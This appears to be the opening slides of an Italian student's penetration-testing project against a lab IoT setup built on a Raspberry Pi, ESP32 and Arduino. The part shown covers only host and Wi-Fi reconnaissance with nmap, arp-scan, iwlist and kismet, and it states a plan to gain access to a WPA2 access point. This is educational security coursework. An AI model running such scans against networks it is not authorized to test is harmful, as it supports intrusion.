Architettura IoT Cloud-based

Penetration Testing & Ethical Hacking
2023/2024

Alberto Montefusco
Mat. **0522501498**

Introduzione

01

Infrastruttura di rete e Asset Vulnerabile

Pre-Exploitation

02

Dal Target Scoping al Vulnerability Mapping

Exploitation

03

Exploitation delle vulnerabilità trovate


Post-Exploitation

04

Privilege Escalation e Maintaining Access

01
INTRODUZIONE


Infrastruttura di rete e
Asset Vulnerabile



Infrastruttura di rete

- VMWare Workstation 17 Pro;
- Rete Bridged;
- Kali Linux;
- Architettura


  IoT Cloud-based



Asset Vulnerabile

- **End nodes**: ESP32 e Arduino Uno WiFi
- **Edge node**: Esp8266
- **Fog Node**: Raspberry Pi

N.B. Il Penetration Testing che effettueremo è di tipo black box, ciò implica l'assenza di conoscenza sull'architettura IoT che andremo a testare.



02

PRE EXPLOITATION

Dal Target Scoping al
Vulnerability Mapping

Target Scoping

Questa fase sarà saltata visto lo scopo del progetto

Information Gathering


Anche questa fase sarà saltata vista la natura dell’asset

Target Discovery

Durante questa fase sono stati utilizzati vari strumenti, tra cui:

- **nmap**
- **arp-scan**
- **p0f**

Obiettivo: rilevare i dispositivi attivi all'interno dell'asset che stiamo testando, per poi analizzarle in maniera specifica andando a spulciare al loro interno.




Target Discovery

Informazioni preliminari

Cerchiamo l'indirizzo IP della macchina virtuale Kali Linux in modo da escludere il suo IP da successive scansioni più approfondite.

Comando: `ifconfig`



Target Discovery


Scansione con nmap

Il numero degli host attivi sulla rete è 4:

- 192.168.1.1 – il modem/router *TIM*
- 192.168.1.31 – PC host su cui è avviata la *VM Kali*
- 192.168.1.188 – *VM Kali*
- **192.168.1.228** – *Raspberry Pi*

Comando:

```
nmap -sn 192.168.1.0/24
```



Target Discovery


Scansione con nmap

Il numero degli host attivi sulla rete è 6:

- ...
- 192.168.1.118 – router *TP-Link*
- 192.168.1.245 – *Amazon Alexa*

Comando:

```
nmap -sn 192.168.1.0/24
```




Target Discovery

Scansione con arp-scan

Il numero degli host attivi sulla rete è 5, esattamente come la scansione effettuata con '***sudo nmap***' con la differenza che il tool ***arp-scan*** ha omesso l'indirizzo IP della VM Kali.

Comando:

```
arp-scan 192.168.1.0/24
```



Target Discovery

Scansione reti Wi-Fi

Supponiamo che questo dispositivo non sia l’unico componente di tale architettura. E’ probabile che vi siano altri dispositivi connessi al **Raspberry Pi** tramite connessione WLAN su un’altra sottorete.

Obiettivo:

1. identificare l’access point;
2. ottenere l’accesso all’access point;
3. scansione dell’interfaccia *WLAN*.

Target Discovery


Scansione reti Wi-Fi: Fase 1

Usiamo diversi tool per scansionare tutte le reti wireless disponibili nel range di copertura della scheda wireless.

Info:

- modalità **Master** (Access Point);
- **Canale 7** della banda a **2.4 GHz**;
- Protocollo **WPA2** con cifratura **CCMP**;
- Autentication Suites **PSK**.

Comando: `iwlist wlan0 scan`




Target Discovery

Scansione reti Wi-Fi: Fase 1

Usiamo diversi tool per scansionare tutte le reti wireless disponibili nel range di copertura della scheda wireless.

Comando: `kismet -c wlan0`




Name	Type	Phy	Encryption	Sgn	Chan	Data	Packets	Clients	BSSID
1C:3B:F3:B5:F2:07	Wi-Fi Bridged	IEEE802.11	n/a	*n/a*	1	2.41 KB		0	D6:35:1D:4D:E6:7E
56:B4:A9:1B:F0:4C	Wi-Fi Bridged	IEEE802.11	n/a	*n/a*	1	209 B		0	D6:35:1D:4D:E6:7E
D4:35:1D:4D:06:7D	Wi-Fi Bridged	IEEE802.11	n/a	*n/a*	112	648 B		0	D6:35:1D:4D:E6:86
D6:35:1D:4D:E6:80	Wi-Fi AP	IEEE802.11	WPA2-PSK	-34	112	0 B		1	D6:35:1D:4D:E6:80
EC:0D:E4:0B:8F:28	Wi-Fi Client	IEEE802.11	n/a	-40	1	2.52 KB		0	D6:35:1D:4D:E6:7E
F6:56:CA:58:AE:68	Wi-Fi Device	IEEE802.11	n/a	*n/a*	n/a	146 B		0	D6:35:1D:4D:E6:86
Rasberry-AP	Wi-Fi AP	IEEE802.11	WPA2-PSK	-38	7	0 B		0	B8:27:EB:D2:11:53
TIM-Mont	Wi-Fi AP	IEEE802.11	WPA2-PSK	-47	1	0 B		4	D6:35:1D:4D:E6:7E
TIM-Mont	Wi-Fi AP	IEEE802.11	WPA2-PSK	-34	112	0 B		2	D6:35:1D:4D:E6:86


Target Discovery

Scansione reti Wi-Fi: Fase 1

Device: Raspberry Pi

- Sezione – *Device Info*






